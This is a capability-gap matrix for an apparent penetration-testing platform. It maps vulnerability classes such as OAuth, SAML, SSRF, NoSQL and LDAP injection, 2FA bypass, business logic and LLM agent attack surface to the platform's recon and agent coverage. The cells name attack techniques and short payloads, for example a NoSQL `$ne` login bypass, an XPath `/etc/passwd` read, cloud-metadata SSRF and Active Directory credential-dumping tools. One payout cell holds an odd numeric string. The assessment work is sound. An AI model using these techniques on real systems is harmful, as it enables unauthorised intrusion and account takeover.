| DBMS misconfiguration, excessive privilege | P4 · $ | **PARTIAL**: `scanners/gvm_scan/` NVTs cover DB misconfiguration; `security_checks.py` covers `database_exposed` and `redis_no_auth`. **Missing:** no privilege audit | **PARTIAL**: `builtin sql_injection_prompts.py:334-387` post-SQLi checks the FILE privilege and stacked-query OS shell. No systematic audit |
| Lack of security headers | P4-P5 · $ | **PARTIAL**: `security_checks.py:1184` `SECURITY_HEADERS` covers 5 (Referrer-Policy `:1186`, Permissions-Policy `:1194`, COOP `:1202`, CORP `:1210`, COEP `:1218`) plus `cache_control_missing:1334`. ⚠ **CSP, X-Frame-Options, X-Content-Type-Options and CORS are deferred to nuclei at `:1183`, whose default tags exclude them, so nobody checks them. HSTS is claimed in the docstring at `:9` and implemented nowhere** | **PARTIAL**: `chat clickjacking.md:22-33` XFO/`frame-ancestors` precedence table with a per-route header sweep; `cors_misconfig.md` covers CORS. Unroutable |
| Insecure Content-Security-Policy | P5 · $ | **PARTIAL**: `security_checks.py:2151` `check_csp_unsafe_inline()` → `csp_unsafe_inline:2184` only. **Missing:** `unsafe-eval`, nonce reuse, permissive `base-uri`, missing `object-src`, allowlisted-CDN JSONP | **PARTIAL**: `community xss_exploitation.md:360` CSP bypass section and the `XSS_CSP_BYPASS_ENABLED` block in `xss_prompts.py:669`. Bypass-oriented, not configuration-auditing |
| Mail server misconfiguration (delivery proof) | P3-P5 · $ | **PARTIAL**: `spf_missing:1623`, `dmarc_missing:1669`, `smtp_open_relay:2049` all **on**; BadDNS `dmarc`/`spf`/`mx` off. **Missing:** no DKIM check, and **nothing verifies delivery to a real inbox**, which the taxonomy requires before reporting | **NONE**, no mail-delivery verification path |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Potentially unsafe HTTP method (OPTIONS, TRACE) | P5 · $ | **NONE**, no method-configuration check | **PARTIAL**: `builtin access_control_prompts.py:223-290` sweeps the full method space, but **as an authz test, never as a configuration finding**; TRACE-based XSS is covered nowhere |
| **Active Directory adjacent** | P1-P2 · $$$ | **NONE**: `internal-network` presets scan the AD port set (88, 135, 139, 389, 636, 445, 3268/3269, 3389, 5985/5986) and `scanners/gvm_scan/` carries SMB NVTs, but no AD technique exists in the pipeline | **PARTIAL**: **an outstanding toolbox**: *kerbrute, bloodhound-python, bhgraph, certipy-ad (ESC1–ESC15), bloodyAD, gMSADumper, gpp-decrypt, ldapdomaindump, full impacket* (secretsdump/DCSync, ASREPRoast, Kerberoast, ticketer, ntlmrelayx): driven by 4 `chat` files: `ad_cs_esc.md` (329 ln, per-ESC command blocks), `ad_kill_chain.md` (308 ln, phase 0-10 with a **lockout-math gate**), `bloodhound_path_to_da.md` (24-row edge→command table), `kerberoasting.md` (etype→hashcat-mode table). ⚠ **Zero `*_prompts.py` coverage**: every line of it is unroutable, which is why this is PARTIAL and not FULL |

# §5 OAuth, SSO and Federation

**The clearest "knowledge without a workflow" section in the document.** Everything below exists as Chat Skill prose (`oauth_oidc.md`, `saml_attacks.md`) plus `api_testing.md`'s JWT material, with `python3-saml` and `jwt_tool` in the sandbox. None of it is Intent-Router reachable, and recon contributes nothing, and Chat Skills are reachable only when a human asks for them.

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Weak `redirect_uri` validation | P2 · $$$$ | **NONE** | **PARTIAL**: `chat vulnerabilities/oauth_oidc.md:83-93` **9-row bypass matrix**: attacker host, suffix match `target.tld.attacker.tld`, userinfo `@`, fragment smuggling `#@`, path traversal `/../`, open-redirect chain on the callback, `javascript:` scheme, https→http downgrade, param omission. Complete content, no route |
| Missing or broken `state` parameter | P2-P4 · $$$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md:99-104` strip and replay `state`. Unroutable |
| OAuth account takeover | P2 · $$$$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md:158-167` 4-step **silent account-linking**, `:148-156` **nOAuth attribute hijack**, `:140-146` IdP mix-up with RFC 9207 `iss`, `:169-175` device-code phishing. Unroutable |
| Authorization code leaked via Referer or open redirect | P1 · $$$$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md` covers the callback half; `chat open_redirect.md:146-155` carries the **OAuth code-interception chain** as a 4-step recipe. The starting link (open redirect) is routable via `pb injection`, but nothing chains the two |
| Code replay, missing PKCE, PKCE downgrade | P2 · $$$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md:114-128` PKCE `plain` accepted, challenge omitted, verifier swapped, challenge reused; code replayed after exchange, with a different `client_id`, with a different `redirect_uri`. Ends with a **runnable token-endpoint replay** at `:242-256`. Unroutable |
| Implicit flow token in the URL fragment | P3 · $$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md:70` is **one row in the flow table with no probe**: the thinnest item in an otherwise complete file |
| SAML signature not verified | P1 · $$$$$ | **NONE** | **PARTIAL**: `chat protocols/saml_attacks.md` (408 ln) › *python3-saml, lxml, xmlsec*: binding-aware base64/DEFLATE decode helpers `:59-71`, SP-metadata paths per framework `:73-88`, IdP footprint table `:90-106`. Best first probe `:402`: *"send the SAME captured response twice."* Unroutable |
| XML signature wrapping (XSW) | P1 · $$$$ | **NONE** | **PARTIAL**: `chat saml_attacks.md:121-178` **all 8 canonical XSW variants** (Somorovsky, USENIX 2012) plus a complete `lxml` + `OneLogin_Saml2_Utils` **variant-3 builder** at `:325-351`. The deepest XSW treatment in the repo, and nothing can route to it |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| SAML comment truncation | P1 · $$$ | **NONE** | **PARTIAL**: `chat saml_attacks.md:180-204` Kelby Ludwig / Duo 2018, with **affected library version ranges** (`python-saml <2.4.0`, `ruby-saml <1.7.2`, `omniauth-saml <1.10.0`) and 4 payload variants. Unroutable |
| `id_token` audience or issuer not validated | P1 · $$$$ | **NONE** | **PARTIAL**: `chat oauth_oidc.md:190-195 iss` exact match, `aud` array entries, `azp` when multi-aud, `nonce` echo, `auth_time`/`acr`/`amr`, `at_hash`. `community api_testing.md` covers only generic claim tampering by comparison. Unroutable |
| IdP-initiated flow abuse | P2 · $$$ | **NONE** | **PARTIAL**: `chat saml_attacks.md:206-213` replay across SPs, `:215-225` RelayState open-redirect abuse, `:259-274` SubjectConfirmation `Recipient`/`InResponseTo`. Unroutable |

# §6 AI and LLM Attack Surface

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Tool and function-call abuse | P1-P2 · $$$$ | **PARTIAL**: `main_recon_modules/ai_surface_recon.py` enumerates MCP `tools/list` and runs **YARA over tool descriptions/schemas** (`tool_poisoning.yar`) › `AI_SURFACE_RECON_MCP_LIST_TOOLS_ENABLED`/`_MCP_YARA_ENABLED`=**on**. Detection only: the module states it *"does NOT jailbreak, prompt-inject, mutate or judge"* | **PARTIAL**: **S** garak `agent_breaker` targets tool-using agents. **Missing on both sides:** no authorization testing of the request the model composed, which is the actual bug |
| Excessive agency (LLM06) | P2 · $$$ | **PARTIAL**: `helpers/ai_signal_catalog.py:60` maps `mcp_data_exfiltration` to LLM06 **statically**, from YARA over a manifest | **NONE**: **no probe family in any of the four adapters maps to LLM06**. Nothing tests whether an agent can send, delete, purchase or deploy without a human step |
| Vector and embedding weaknesses (LLM08) | P2-P3 · $$$ | **PARTIAL**: `ai_surface_recon.py:556 _confirm_vector_dbs()` confirms exposed qdrant:6333, milvus:19530, chroma:8000, weaviate:8080 by benign unauthenticated GET › on. Exposure only | **NONE**, no RAG index poisoning, no cross-tenant retrieval test, no embedding inversion. LLM08 has no adapter probe |
| Insufficient rate limiting / query flooding | P4 · $ | **PARTIAL**: generic `no_rate_limiting:2413`. Nothing LLM-cost-aware | **NONE**, no token-budget or denial-of-wallet probe |
| AI supply chain (LLM03) | P1-P2 · $$$$ | **PARTIAL**: **S** `scanners/trufflehog_scan/` scans HuggingFace models/datasets/spaces for secrets. **Missing:** no poisoned-model artifact scanning, no malicious-pickle detection in checkpoints, no typosquatted model names | **PARTIAL**: **S** garak `packagehallucination` (hallucinated deps are a dependency-confusion vector). Same missing artifact analysis |

> `ai_atlas_technique` is declared on every AI finding and **populated by nothing**: MITRE ATLAS mapping is a stub.

# §7 Supply Chain and CI/CD

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Dependency confusion | P1 · $$$$ | **PARTIAL°**: `helpers/js_recon/dependency.py:97 detect_dependency_confusion()` extracts scoped (`@org/pkg`) and webpack package names and **queries the npm registry for unclaimed names** (`_check_npm_registry():37`): a real existence check, emitting `dependency_confusion` at `:198`/`:215` › `JS_RECON_DEPENDENCY_CHECK`=on under `JS_RECON_ENABLED`=**off**. **Limited to npm**: PyPI, Maven, NuGet, RubyGems and Go have none | **NONE**, no agent-side registry check; `execute_osv_scanner` verdicts known packages but does not test for unclaimed names |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Unclaimed or expired package, scope, maintainer domain | P1 · $$$$ | **PARTIAL°**: *GuardDog* rules `unclaimed_maintainer_email_domain` and `potentially_compromised_email_domain` › `SUPPLY_CHAIN_RECON_DEEP_ANALYSIS_ENABLED`=**off**. **Missing:** no org-rename or scope-availability analysis | **PARTIAL**: `execute_guarddog` exposes the same rules as an agent-native tool (dispatched to the hardened analyzer). Same missing scope analysis |
| Compromised or unpinned CDN script | P1-P2 · $$$ | **PARTIAL°**: `main_recon_modules/sca_intel_correlate.py` matches served hosts against the bundled incident catalog. Its own docstring scopes this honestly: of 364 catalogued incidents ~74 are browser-side, **and that is the only class caught**. *retire.js* covers versioned components | **NONE**, no agent-side integrity or pinning analysis |
| Vulnerable dependency with a proven reachable path | P2-P3 · $$$ | **PARTIAL°**: offline *OSV* + *retire.js* give the vulnerable version and a `fixed_version`. **Missing: the reachability proof, which the taxonomy says *is* the report** | **PARTIAL**: *semgrep* is installed and `chat tooling/semgrep.md:186-193` documents a **"bridging static to dynamic" confirm-or-downgrade** step: the only white-box path in the corpus. Unroutable, and it needs source the operator must supply |

# §8 Cryptography and Token Handling

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Weak hash: salt, predictable salt, key stretching | P3-P5 · $ | **NONE** | **PARTIAL**: *hashid, hashcat, john* installed and `crypto_attack_prompts.py:154` Step 7 recognises digests by length. **Missing:** no password-hash policy analysis; ⚠ `hashid` is installed and **driven by no skill** |
| Timing attack | P4 · $ | **NONE** | **PARTIAL**: timing is used as an oracle inside the padding-oracle step (`:93`) and in `pb sqli`/`cmdi`. **Missing:** no general non-constant-time comparison test on a token, MAC or password |
| Key reuse across environments | P2 · $$$ | **NONE** | **PARTIAL**: `crypto_attack_prompts.py` has the primitives. **Missing:** no staging-vs-production token cross-validation workflow |
| Insufficient verification of data authenticity | P1-P4 · $$$ | **NONE** | **PARTIAL**: `pb jwt` confirms a forged token is accepted, which is one instance. **Missing:** the general "tamper with a signed payload and see if the request still succeeds" probe is not a named step |
| Broken cryptographic primitive / vulnerable library | P3-P4 · $ | **PARTIAL**: `security_checks.py` TLS weak version/cipher + `helpers/cve_helpers.py` CPE lookup catch library CVEs. **Missing:** no application-level primitive audit. ⚠ *testssl* is installed and **driven by no skill** | **PARTIAL**: `crypto_attack_prompts.py:79` Step 2 fingerprints the construction (block size, ECB repetition, MAC trailer). No TLS-config audit: the crypto skill never touches it |
| Missing cryptographic step / improper spec implementation | P2-P3 · $$ | **NONE** | **PARTIAL**: implied by Step 2 fingerprinting; no named workflow |

> **Note.** Token entropy collection is **not** a gap and **not** a distinct taxonomy line item: `proxy_brain`'s `sequencer` section does exactly that. The capability sits under "Predictable identifiers and tokens" in Group 1.

# §9 Server-Side Request Forgery

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| SSRF in image and media processing | P2 · $$$ | **NONE** | **PARTIAL**: `builtin rce_prompts.py:418-438` 4E (ImageMagick MVG, Ghostscript, ExifTool) and `community insecure_file_uploads.md` (ImageMagick `url()`/`label:@`). **Missing:** SVG external `href`, XMP references and M3U8 playlists naming an internal host |
| SSRF via webhooks and integrations | P2 · $$$ | **NONE** | **PARTIAL**: `classification.py:64` routes webhook and URL-fetch abuse to the SSRF skill, and `community bfla_exploitation.md` §2.10 replays webhooks. **Missing:** no probe set for import-by-URL, RSS, SSO metadata or SAML `AssertionConsumerServiceURL` |
| Request splitting from SSRF | P1 · $$$$ | **NONE** | **PARTIAL**: `chat vulnerabilities/crlf_injection.md` (230 ln) has the encodings and the splitting technique; `classification.py:64` claims CRLF for the SSRF skill. **Missing:** no workflow that puts CRLF into a URL path the client library fails to encode. ⚠ `pb injection` names CRLF in its heading and implements nothing |
| Protocol coverage edges | P1 · $$$$ | **NONE** | **PARTIAL**: `ssrf_prompts.py:360-471` covers `gopher://` to Redis and FastCGI, `dict://`, `file://`. **Missing:** SMTP and LDAP over gopher; `ftp://` is listed but never worked |

# §10 Server-Side Injection

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| NoSQL injection | P1-P2 · $$$$ | **NONE**: nuclei's default tags carry no NoSQL templates | **PARTIAL**: `pb nosql` works **`$ne` auth bypass** (`{"username": {"$ne":null}}`, oracle `status in (200,302) and != baseline`, emits `nosql-auth-bypass` critical; querystring form `username[$ne]=x`). **Prose only, no code, no finding:** `$regex` blind extraction. **Absent:** `$where`, `$gt` timing, `$lookup`. ⚠ Doubly misrouted: `unclassified_prompts.py` sends NoSQL to `sql_injection`, which has none of this, **and `nosql` is one of the 7 manual sections omitted from the `proxy_brain` tool description** |
| LDAP injection | P1-P2 · $$$ | **NONE** | **PARTIAL**: `chat vulnerabilities/ldap_injection.md` (245 ln): RFC 4515 grammar primer, directory fingerprinting by attribute names (AD/OpenLDAP/FreeIPA/389-DS), a **7-payload auth-bypass table showing the reshaped filter for each**, boolean-blind char-by-char with a Python binary-search harness, **time-based blind via `(objectClass=*)` walk cost**, `unicodePwd`/`userPassword` disclosure, **DN injection**, **extensible match `:dn:caseExactMatch:`** › *ldapsearch, nxc ldap, ldap3*. Unroutable |
| XPath / XQuery injection | P2 · $$ | **NONE** | **PARTIAL**: `chat vulnerabilities/xpath_injection.md` (238 ln): engine fingerprinting by error string, 7-payload auth bypass, **boolean blind via `substring()` with a full extraction loop**, node enumeration via `name()`/`local-name()`, and **XPath 2.0 `unparsed-text('file:///etc/passwd')` file read, `doc()` OOB exfil, XQuery `insert node`/`delete node` write primitives**. Unroutable |
| CRLF injection / HTTP response splitting | P3 · $$ | **PARTIAL**: nuclei has `crlf` templates but the tag is **not in the default eight** | **PARTIAL**: `chat vulnerabilities/crlf_injection.md` (230 ln): **UTF-8 overlong `%E5%98%8A%E5%98%8D`** and IIS `%u000d%u000a`, 8 injection surfaces, full **response splitting**, cookie smuggling → session fixation, **cache poisoning via injected `Vary`/`Cache-Control`**, **email header injection (BCC)**, log forging, Apache-vs-nginx differentials. ⚠ **`pb injection` advertises CRLF in its heading and in the section index but implements no test, payload or oracle** |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Host header injection | P2 · $$$ | **PARTIAL°**: `vhost_sni_enum.py:1023` emits `host_header_bypass` when L7 and L4 disagree (high severity), and `cache_scan/hypotheses.py` carries the host-spoofing header family › both **off**. **Independent of that**: both cover routing and cache-key confusion only: **password-reset-link poisoning, the highest-value variant, has no detector on either side** | **PARTIAL**: `chat vulnerabilities/host_header_injection.md` (283 ln): 13-header inventory incl. `Forwarded` RFC 7239, **password-reset poisoning as a full 5-step chain**, cache poisoning, **virtual-host routing bypass**, **SSRF to `169.254.169.254` via absolute-URL construction**, **JWT `iss` poisoning**, CORS-from-Host, `Set-Cookie Domain=` scoping, duplicate/absolute-URI/folded-Host bypasses. Unroutable: **and reset-link poisoning is the highest-value variant** |
| HTTP parameter pollution | P5 · $ | **PARTIAL°**: `cache_scan` covers param cloaking as a **cache** vector only › off | **PARTIAL**: `community mass_assignment.md` shape rotation includes **duplicate keys**; `bfla_exploitation.md` §2.6 content-type/parser confusion. No general HPP parser-differential probe |
| Log injection and log lookup evaluation | P1 · $$$ | **NONE** | **PARTIAL**: `rce_prompts.py:1199` CVE quick-checks carry Log4Shell/JNDI, and `path_traversal_prompts.py:800-864` covers log **poisoning** for inclusion. **Missing:** no general log-injection or forged-entry probe |
| Server-side prototype pollution | P2 · $$$$ | **PARTIAL°**: `helpers/js_recon/framework.py:131-160` flags `__proto__`, `constructor.prototype` and `Object.assign`, but as **client-side** DOM sinks, statically, never validated › off | **PARTIAL**: `chat vulnerabilities/prototype_pollution.md` (235 ln): the vulnerable recursive-merge source, a **12-row CVE/library fingerprint table** (lodash, jQuery, Hoek, mongoose, mixin-deep, set-value, deepmerge, dot-prop, qs, extend), server-side detection loop, 6 gadget shapes, **gadget→RCE via `child_process` `shell`/`argv0`/`NODE_OPTIONS=--require`**, **gadget→EJS/Handlebars RCE via `outputFunctionName`** › *node*. States plainly that `ppfuzz`/`ppmap` are unavailable. Unroutable |
| Server-side JavaScript injection | P1 · $$$$ | **NONE** | **PARTIAL**: `rce_prompts.py:404` 4D covers Node `eval`. **Missing:** no `vm` sandbox escape, no constructor-chain-to-`process` workflow, no rule-engine or formula-field framing |
| SOAP / WSDL injection and HTTP client proxy abuse | P1 · $$$ | **NONE** | **PARTIAL**: `chat protocols/soap_ws_security.md` (342 ln): UsernameToken brute force with **offline PasswordDigest cracking**, XSW in the Security header, **BinarySecurityToken injection**, **WS-Addressing routing override → SSRF via `wsa:ReplyTo`**, XXE in the body, **SOAPAction confusion**, WS-Trust bearer-vs-holder-of-key, **hidden WSDL operation enumeration** › *zeep*. **Missing:** the specific 2025 .NET `HttpWebClientProtocol` chain |
| Error-based / blind SSTI | P1 · $$$$$ | **PARTIAL**: nuclei's `ssti` default tag covers in-band SSTI only | **PARTIAL**: `rce_prompts.py:357-398` 4B-bis is adjacent (filter bypass for character-restricted template sinks). **Missing:** the 2025 variant proper: a deliberately malformed expression leaking the evaluated value through the exception message: is not a named technique |

# §12 Business Logic, Race Conditions and Workflow

The taxonomy calls this "the highest-skill, lowest-competition family". RedAmon has the reasoning engine for it and almost no routed workflow. Every row below traces to `business_logic.md` or `race_conditions.md` (Chat Skills: human-request-only) or to access_control Step 9.

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Price / amount / discount tampering | P1-P2 · $$$$ | **NONE** | **PARTIAL**: `community mass_assignment.md` billing fields (`price`, `amount`, `currency`, `prorate`, `trialEnd`): routable, but field-injection only · `chat business_logic.md:101-112` numeric abuse (float rounding, **cross-currency JPY/USD**, scientific notation, integer overflow, threshold edges). **Missing:** no cart→checkout→provider-callback workflow |
| Negative or fractional quantity | P2 · $$$ | **NONE** | **PARTIAL**: `chat business_logic.md:101-112`. ⚠ **`business_logic.md` is the one file under `vulnerabilities/` with zero executable code**: an invariant-reasoning framework, not a payload set |
| Currency and unit confusion | P2 · $$$ | **NONE** | **PARTIAL**: `chat business_logic.md:101-112` cross-currency and cents-versus-units. Unroutable, no code |
| Coupon reuse and stacking | P2 · $$$ | **NONE** | **PARTIAL**: the **concurrent** half is routable: `pb race` names "redeem a single-use coupon twice" as a target. The **sequential** half (apply → remove → reapply, stacking two codes) is only in `chat business_logic.md:89-99` as 6 probes |
| Time-of-check to time-of-use | P2 · $$$ | **NONE** | **PARTIAL**: `builtin access_control_prompts.py:406-431` Step 9 names TOCTOU with same-instant arrival; `chat race_conditions.md:186-194` adds a **5-row canonical TOCTOU table** (balance→deduct, reserve→pay, reset-token verify→consume, coupon eligibility, inventory check→commit). **Missing:** no two-session validation-window workflow |
| Multi-endpoint race / state confusion | P2 · $$$ | **NONE** | **PARTIAL**: `pb batch(parallel=True)` races **one** endpoint; racing two different endpoints against one record is not a supported shape. `chat race_conditions.md:155-184` covers saga/compensation and multi-replica lock escape instead |
| Workflow step skipping | P1-P2 · $$$$ | **NONE** | **PARTIAL**: `access_control_prompts.py:406-431` Step 9 covers skip / reorder / replay of state transitions; `chat business_logic.md:51-61` adds a worked e-commerce checkout FSM. **Missing:** no "call the final confirmation endpoint with a fresh order id" primitive |
| Payment bypass | P1 · $$$$$ | **NONE** | **PARTIAL**: `chat business_logic.md` invariant framework only, with **no code**. The top-payout row in the section has no routable technique and no worked probe anywhere |
| Trial, downgrade and entitlement abuse | P3 · $$ | **NONE** | **PARTIAL**: `community mass_assignment.md` feature-gate and paywall fields (`plan`, `tier`, `premium`, `seatCount`, `betaAccess`): routable · `chat business_logic.md:134-141` role transitions after downgrade. **Missing:** no lifecycle workflow |
| Rate limit bypass | P3-P4 · $$ | **PARTIAL**: `security_checks.py:2413 no_rate_limiting` detects the **absence** of a limiter. **Missing:** nothing tests bypassing one | **PARTIAL**: the variants exist but are never assembled into one sweep: `access_control_prompts.py` client-origin headers (XFF rotation), `bfla_exploitation.md` §2.2/§2.4 (verb drift, path tricks), `pb graphql` alias batching. **Missing:** case, trailing slash, added parameter, API version and host-header variants |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Client-side entitlement / feature-flag checks | P2 · $$$ | **PARTIAL°**: `helpers/js_recon/endpoints.py:67` recovers router tables and `:109 _HIDDEN_PARAMS` (`debug`, `admin`, `internal`, `beta`, `experimental`) from bundles › **off**. **Independent of that**: recovering the flag name is not testing whether the API honours it, nothing calls the recovered route to see if the server enforces the gate | **PARTIAL**: `access_control_prompts.py:308-379` Step 6 tests client-side-only enforcement. ⚠ **The two halves are never chained**, nothing reads the bundle and then calls the recovered route with no cookie |
| Expiry and clock logic | P3 · $$ | **NONE** | **PARTIAL**: `community api_testing.md` and `chat jwt_attacks.md` cover `exp`/`nbf` skip. **Missing:** no general negative or far-future timestamp probing on client-supplied dates |
| Quantity/unit mismatch between UI and API | P3 · $$ | **NONE** | **PARTIAL**: implied by `mass_assignment.md` shape rotation; not a named test anywhere |

# §13 Authentication and Session Management

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| No account lockout | P5 · $ | **NONE** | **PARTIAL**: directly observable from `pb auth`: the spray loop keeps a baseline failed-login status, so a status that never changes across N attempts *is* the signal. **Missing:** never emitted as a named finding |
| Username / email enumeration | P4-P5 · $ | **NONE** | **PARTIAL**: `access_control_prompts.py:156-211` builds a positive-signal success oracle against multi-mode login failures, which is adjacent. **Missing:** no byte-length **and** response-time differential run across all four flows (login, register, reset, invite) |
| **2FA bypass, step skipped** | P3 / P1 · $$$$ | **NONE** | **PARTIAL**: `builtin access_control_prompts.py:406-431` Step 9 names *"step-up / 2FA not re-enforced at the resource"*, which is exactly this class and **is routable**; `chat two_fa_otp_bypass.md:154-172` adds the session-state downgrade with the intermediate-cookie privilege boundary. **Missing:** no probe that simply requests an authenticated endpoint with the cookie held after the password step |
| **2FA bypass by response manipulation** | P1 · $$$$ | **NONE** | **PARTIAL**: `chat two_fa_otp_bypass.md:135-152`: the client decides success from a JSON field, so flip `success:false` / `mfaRequired:true`. Unroutable, and `pb replay` could execute it but no section names it |
| OTP / 2FA brute force | P1-P2 · $$$$ | **NONE** | **PARTIAL**: `chat two_fa_otp_bypass.md` (341 ln, **15 attacks**: the densest file in the corpus): missing rate limit with a full asyncio harness, per-IP-vs-per-account gap, code reuse, **TOTP time-skew with `pyotp` generating T-1/T/T+1**, response manipulation, **session-state downgrade**, recovery-flow abuse, backup-code entropy math, **race on validation**, **MFA fatigue**, **WebAuthn→OTP fallback downgrade**, header trust (`X-2FA-Verified`), **parser-differential coercion** (`code[]=1&code[]=2`, `{"code":null}`, `{"code":[]}`). ⚠ The routable brute-force skill has **no OTP mode**, and the GraphQL alias-batching primitive that would defeat the rate limit sits unconnected in `pb graphql` |
| OTP not bound to the session or the user | P1 · $$$$ | **NONE** | **PARTIAL**: `chat two_fa_otp_bypass.md:154-172` session-state downgrade: the intermediate-cookie privilege boundary, which is exactly this class. Unroutable |
| Predictable password reset token | P1 · $$$$$ | **NONE** | **PARTIAL**: the **analysis** is routable: `pb sequencer` collects 40 tokens and computes per-position entropy, and `crypto_attack_prompts.py:180` Step 9 recovers LCG / Mersenne-Twister / time-seeded state. **Missing: nothing drives the reset flow to generate the samples**: `sequencer` replays a *login* transaction. The top-payout row in the section |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Reset token leaked via Host header poisoning | P2 · $$$$ | **NONE** | **PARTIAL**: `chat host_header_injection.md:84-102` carries password-reset poisoning as a **full 5-step chain**. Unroutable |
| Reset token sent over HTTP | P4 · $ | **PARTIAL**: `login_no_https:1402` is adjacent (the login form, not the reset link). **Missing:** nothing inspects the reset flow's scheme | **NONE** |
| Excessive JWT lifetime / no revocation | P5 · $ | **NONE** | **PARTIAL**: `pb jwt` and *jwt_tool* decode the claims; `chat jwt_attacks.md` lists `exp`/`nbf` skip. **Missing:** lifetime is decoded but never asserted against a threshold, and revocation is untested |
| Sensitive information disclosed inside a JWT | P5 · $ | **NONE** | **PARTIAL**: decoded by `pb jwt().payload` and `pb params()` flags jwt-typed params. **Missing:** no assertion that the payload carries PII |
| SAML replay | P5 · $ | **NONE** | **PARTIAL**: `chat saml_attacks.md:206-213` replay across SPs, and `:402` names replay as the cleanest first probe. Unroutable |
| Login CSRF | P4 · $ | **NONE** | **PARTIAL**: `chat csrf.md:122-132` login CSRF with a worked HTML PoC. Unroutable. **Matters mainly as the delivery chain that turns self-XSS into a real finding, and that chain is assembled nowhere** |
| Client-side authentication gating | P2 · $$$ | **PARTIAL°**: `helpers/js_recon/endpoints.py:67 _ROUTER_PATTERNS` recover client router tables from the bundle: the recon half of this bug › `JS_RECON_ENABLED`=**off** | **PARTIAL**: `access_control_prompts.py:308-379` Step 6 tests client-side-only enforcement; `chat frameworks/nextjs.md:36-70` recovers routes from build manifests and chunk names. ⚠ **Never chained**: nothing reads the bundle and then calls the recovered route with no cookie |

# §14 Broken Access Control and Authorization

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Bypass of password confirmation | P4 · $ | **NONE** | **PARTIAL**: implied by `access_control_prompts.py:156-211`'s field presence/absence matrix (absent, empty, null). **Missing:** not a named test against the sensitive-action flows the taxonomy lists (change password, change email, delete account, manage 2FA) |
| Unprotected export, report and print endpoints | P2 · $$$ | **PARTIAL°**: `helpers/resource_enum/classification.py:159-165` classifies a `file_access` endpoint category (`/download`, `/export`, `/document`), and ffuf would find them › ffuf **off**. **Independent of that**: classification is not an authorization test, and there is no targeted sweep of `/export`, `/report`, `/print`, `/download?id=` or async job-result files | **PARTIAL**: `community bfla_exploitation.md` §2.10 covers background-job result objects. **Missing:** no targeted sweep of `/export`, `/report`, `/print`, `/download?id=` and async job files, which the taxonomy notes are "almost always written outside the main authz layer" |
| Stale or revoked permissions still honored | P2 · $$$ | **NONE** | **PARTIAL**: `pb authz:260-265` sweeps **object** lifecycle (active / archived / deleted). **Missing: the permission lifecycle**: invite cancelled, member removed, share link deleted, role downgraded, which needs a state change between two runs |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Suspended, deleted or unverified account still authorized | P3 · $$ | **NONE** | **PARTIAL**: same object-lifecycle sweep. **Missing: account lifecycle.** "Checked at login, never per request" has no test in any layer |
| **All of §14, operationally** | P1 · 373176237317625 | **NONE by design**: authorization needs two principals and the pipeline holds at most one identity (`ProjectAuthProfile` is `projectId @unique`). This is the correct split: recon finds the objects, the agent tests the authz | **Conditional**: the technique is live (the capture proxy is on and the corpus is populated), but the second identity is supplied by hand each session because nothing stores one. The technique is not the gap |

# §15 File Upload and Path Handling

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Unauthenticated access to uploaded content | P2 · $$$ | **PARTIAL°**: `helpers/resource_enum/classification.py:159-165` classifies a `file_access` endpoint category and ffuf would enumerate predictable object names › `FFUF_ENABLED`=**off**. **Missing:** nothing tests whether an uploaded object is reachable without auth | **PARTIAL**: `community insecure_file_uploads.md` covers **presigned-URL tampering** (key prefix, ACL) which is adjacent. **Missing:** no enumeration of sequential ids, original filenames or short hashes |
| No size limit / no antivirus | P5 · $ | **NONE** | **PARTIAL**: `community insecure_file_uploads.md` covers the **processing-race AV/CDR bypass**, which assumes a scanner exists. **Missing:** nothing asserts the absence of a size cap or a scanner |

# §16 Cross-Site Scripting and Client-Side Injection

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
| Reflected XSS, self | P5 · $ | **PARTIAL**: nuclei's `xss` default tag reflects it like any other | **PARTIAL**: detected by the canary sweep. **Missing: the delivery chain.** Login CSRF and cache-poisoning-to-serve-it-to-others are both written (`csrf.md`, `web_cache_poisoning.md`) and neither is chained to XSS |
| Stored XSS, self | P5 · $ | **NONE** | **PARTIAL**: same detection, same missing chain |
| Stored XSS, CSRF/URL-based | P3 · $$ | **NONE** | **PARTIAL**: depends entirely on the CSRF gap in §17; the XSS half is solid |
| DOM-based XSS, static side | P2-P3 · $$$ | **PARTIAL°**: `helpers/js_recon/framework.py:131-160` `DOM_SINK_PATTERNS` flag `eval`/`Function` (critical), `innerHTML`/`outerHTML`/`document.write` (high), string-`setTimeout`, `location.*`, `postMessage`, `__proto__`, `dangerouslySetInnerHTML` → `dom_sink` findings at `:252` › **off**. **Statically flagged, never validated** | **FULL**: see Group 1: `pb browser` drives a real chromium and uses `alerts()` as the oracle, emitting `dom-xss`. The gap here is only that **recon's sink list and the agent's browser are never joined**: the flagged sinks do not seed the browser run |
| Off-domain XSS via data URI | P4 · $ | **NONE** | **PARTIAL**: `xss_prompts.py:620` payload reference lists `data:` URI forms; no test |
| Referer-based XSS | P4 · $ | **NONE** | **PARTIAL**: `community xss_exploitation.md:383-457` header-based injection incl. Referer. Routable but not a distinct probe |

| Class | P·$ | Recon: status and how | Agent: status and how |
|---|---|---|---|
